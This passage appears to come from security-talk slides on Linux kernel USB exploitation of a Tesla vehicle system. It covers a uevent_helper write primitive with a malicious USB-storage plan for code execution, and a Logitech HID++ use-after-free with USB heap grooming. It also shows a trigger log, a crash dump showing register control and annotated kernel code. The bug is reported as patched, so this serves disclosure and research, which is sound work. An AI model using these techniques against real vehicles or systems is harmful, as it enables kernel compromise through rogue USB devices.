min(write_addr[n], max( write_addr[0],
write_value))
write_addr[0] = write_value = 0x43434343
```



Exploit – Write Primitive



A terminal window titled "Terminal" with the address bar showing "root@test: /home/test". The window displays the following commands and output:


```
test@test:~$ sudo su
[sudo] password for test:
root@test:/home/test# cat /sys/kernel/uevent_helper

root@test:/home/test# cat /sys/kernel/uevent_helper
/place/sample/path/here/
root@test:/home/test#
```

The terminal window is part of a desktop environment with a sidebar on the left containing icons for Firefox, a file manager, an application store, a help icon, and a terminal icon. The background is a dark purple geometric pattern.

Post Exploitation

1. Create mass storage which will automatically get mounted by Ubuntu at /media/user/
2. Mass storage contains a malicious executable script.
3. Connect a new USB device (causes uevent_helper to be triggered)
4. On Ubuntu, not mounted as *noexec*
5. Code Execution!! 😊



```
Activities Terminal Feb 3 20:47
root@test: /home/test
test@test:~$ sudo su
[sudo] password for test:
root@test:/home/test# cat /sys/kernel/uevent_helper

root@test:/home/test# cat /sys/kernel/uevent_helper
/place/sample/path/here/
root@test:/home/test#
```

HID + UVC Demo






HID Logitech Use-After-Free



hid-logitech-hidpp.ko Linux Kernel Module

- HIDPP is a proprietary extension of the standard USB-HID protocol created by Logitech (CONFIG_HID_LOGITECH_HIDPP)
- Different class of vulnerability than previous issues we tried to exploit
 - Requires heap grooming over USB
- UAF in __do_hidpp_send_message_sync
- Only reachable with a specific device (HIDPP_QUICK_CLASS_G920)
 - Vulnerability was found through fuzzing
- Patched in Tesla's 2026.32.3 release



hid-logitech-hidpp.ko Kernel Module

```
static int hidpp_raw_hidpp_event(struct hidpp_device *hidpp, u8 *data,
                                int size)
{
    struct hidpp_report *question = hidpp->send_receive_buf;
    struct hidpp_report *answer = hidpp->send_receive_buf;
    struct hidpp_report *report = (struct hidpp_report *)data;
    int ret;

    ...


    if (unlikely(hidpp_report_is_connect_event(report))) {
        if (schedule_work(&hidpp->work) == 0)
            dbg_hid("%s: connect event already queued\n", __func__);
        return 1;
    }
}
```

hid-logitech-hidpp.ko Vulnerability

```
if (hidpp->quirks & HIDPP_QUIRK_CLASS_G920) {
    ret = hidpp_ff_init(hidpp, &data);
    if (ret)
        hid_warn(hidpp->hid_dev,
            "Unable to initialize force feedback support, errno %d\n",
            ret);
}
return ret;

hid_hw_init_fail:
    hid_hw_close(hdev);
hid_hw_open_fail:
    hid_hw_stop(hdev);
hid_hw_start_fail:
    sysfs_remove_group(&hdev->dev.kobj, &ps_attribute_group);
    cancel_work_sync(&hidpp->work);
    mutex_destroy(&hidpp->send_mutex);
    return ret;
}
```

UAF Race Diagram




- (release_nodes kfree called 0xffff8881379e5600)
- (hidpp_send_message_sync mutex_unlock called hidpp 0xffff8881379e5618)

Use-after-free Kernel Heap Spray Trigger

```
[#] Connecting to 10.0.0.105/tcp:27591
[#] TCP::connected
[#] Waiting for commands...
[#] TCP: Set worker type to UAF
[#] TCP: Insert
[#] tud_hid_descriptor_report_cb called for instance 0
[#] hidpp_get_serial -> hidpp_root_get_feature -> CMD_ROOT_GET_FEATURE:
HIDPP_PAGE_DEVICE_INFORMATION
[#] hidpp_root_get_protocol_version -> CMD_ROOT_GET_PROTOCOL_VERSION
[#] hidpp_get_device_name -> hidpp_root_get_feature -> CMD_ROOT_GET_FEATURE:
HIDPP_PAGE_GET_DEVICE_NAME_TYPE
[#] hidpp_get_device_name -> hidpp_devicenametype_get_count ->
CMD_GET_DEVICE_NAME_TYPE_GET_COUNT
[#] hidpp_get_device_name -> hidpp_devicenametype_get_device_name ->
CMD_GET_DEVICE_NAME_TYPE_GET_DEVICE_NAME: Offset [0x0]
[#] g920_get_config -> hidpp_root_get_feature -> CMD_ROOT_GET_FEATURE:
HIDPP_PAGE_G920_FORCE_FEEDBACK
[#] g920_get_config -> HIDPP_FF_GET_INFO
[#] g920_get_config -> HIDPP_FF_RESET_ALL
[#] g920_get_config -> HIDPP_FF_GET_APERTURE
[#] g920_get_config -> HIDPP_FF_GET_GLOBAL_GAINS
[#] g920_get_config -> g920_ff_set_autocenter -> HIDPP_FF_DOWNLOAD_EFFECT
[#] Sending connect_event
[#] Sending connect_event
[#] Sending connect_event
[#] Sending connect_event
[#] Sending connect_event
[#] Sending connect_event
```


After the free on hidpp occurs



After the free on hidpp occurs

```
Dump of assembler code for function hidpp_send_message_sync:
Address range 0xffffffff81a0bce0 to 0xffffffff81a0c037:
0xffffffff81a0bce0 <+0>:    push    r15
0xffffffff81a0bce2 <+2>:    push    r14
0xffffffff81a0bce4 <+4>:    push    r13
0xffffffff81a0bce6 <+6>:    lea     r13,[rdi+0x10]                ; RDI
is free hidpp hidpp=0xffff888137b01018
0xffffffff81a0bcea <+10>:   push    r12
0xffffffff81a0bcec <+12>:   mov     r12,rsi
0xffffffff81a0bcef <+15>:   push    rbp
0xffffffff81a0bcf0 <+16>:   mov     rbp,rdi                    ; RBP
will also be hidpp hidpp=0xffff888137b01018
0xffffffff81a0bcf3 <+19>:   mov     rdi,r13
0xffffffff81a0bcf6 <+22>:   push    rbx
0xffffffff81a0bcf7 <+23>:   mov     rbx,rdx
0xffffffff81a0bcfa <+26>:   sub     rsp,0x30
0xffffffff81a0bcfe <+30>:   mov     rax,QWORD PTR gs:0x28
0xffffffff81a0bd07 <+39>:   mov     QWORD PTR [rsp+0x28],rax
0xffffffff81a0bd0c <+44>:   xor     eax,eax
0xffffffff81a0bd0e <+46>:   call    0xffffffff81c60660 <mutex_lock> ;
mutex_lock(&hidpp->send_mutex);
; (s
    struct mutex *) 0xffff888137b01028
```


Spray Fake Descriptors (2 sprays needed)



RDI Register Control

```
[ 206.125678] lp8863: probe of 1-003c failed with error -121
[ 206.125686] panel-lg-la080wh1 1-0018: Registered backlight device at addr=0x3c
[ 206.414268] general protection fault: 0000 [#1] PREEMPT SMP NOPTI
[ 206.420413] CPU: 3 PID: 1807 Comm: kworker/3:2 Tainted:
G      O      5.4.284-INFOZ #2
[ 206.428813] Hardware name: Tesla Poppyseed/Poppyseed, BIOS
e69da6e613fc8492afdd6f1e33731a0fb834d703 02/27/2025
[ 206.438864] Workqueue: events delayed_work_cb [hid_logitech_hidpp]
[ 206.445103] RIP: 0010:hidpp_send_message_sync+0x8f/0x360 [hid_logitech_hidpp]
[ 206.452264] Code: 24 20 48 89 43 20 49 8b 44 24 28 48 89 43 28 49 8b 44 24 30 48
89 43 30 49 8b 44 24 38 48 89 43 38 48 8b 7d 00 41 0f b6 34 24 <48> 8b 87 48 19 00 00
40 80 fe 11 0f 84 61 01 00 00 40 80 fe 12 0f
[ 206.471092] RSP: 0018:ffffa5ed436c7cc0 EFLAGS: 00010246
[ 206.476359] RAX: 0000000000000000 RBX: fffffa5ed436c7d6d RCX: 0000000000000000
[ 206.483551] RDX: ffff8aabb1c58dc0 RSI: 0000000000000010 RDI: ffff414141410000
[ 206.490740] RBP: ffff8aab46cec018 R08: 0000000000000000 R09: fffffa5ed436c7d6d
[ 206.497897] R10: ffff8aa9a12fa940 R11: ffff8aabb72e7500 R12: ffff8aaa1eae3700
[ 206.505082] R13: ffff8aab46cec028 R14: ffff8aab46cec018 R15: 0000000000000000
[ 206.512268] FS: 0000000000000000(0000) GS: ffff8aabb72c0000(0000)
kn1GS:0000000000000000
[ 206.520380] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 206.526180] CR2: 00000a7c06d66020 CR3: 0000000159754000 CR4: 0000000003406e0
[ 206.533339] Call Trace:
[ 206.535858] ? __die+0x8b/0xce
[ 206.538945] ? die+0x2b/0x50
[ 206.541858] ? general_protection+0x28/0x30
[ 206.546101] ? hidpp_send_message_sync+0x8f/0x360 [hid_logitech_hidpp]
[ 206.546105] ? kfree+0x230/0x250
[ 206.555937] ? kmem_cache_alloc_trace+0x184/0x240
[ 206.555942] hidpp_send_rap_command_sync.constprop.0+0x7c/0xb0
[hid_logitech_hidpp]
[ 206.568394] hidpp10_set_register.constprop.0+0x4e/0xc0 [hid_logitech_hidpp]
[ 206.568397] delayed_work_cb+0x5fe/0x79e [hid_logitech_hidpp]
[ 206.581297] ? newidle_balance+0x2b9/0x380
[ 206.581299] ? __wake_up_common+0x80/0x180
```

Object Layouts and Code Flow



hidpp_send_message_sync (getting PC control)

```
static int __hidpp_send_report(struct hid_device *hdev,
                             struct hidpp_report *hidpp_report)
{
    struct hidpp_device *hidpp = hid_get_drvdata(hdev);
    int fields_count, ret;

    ...

    if (hidpp->quirks & HIDPP_QUIRK_FORCE_OUTPUT_REPORTS) {
        ret = hid_hw_output_report(hdev, (u8 *)hidpp_report, fields_count);
    } else {
        ret = hid_hw_raw_request(hdev, hidpp_report->report_id,
                                (u8 *)hidpp_report, fields_count, HID_OUTPUT_REPORT,
                                HID_REQ_SET_REPORT);
    }

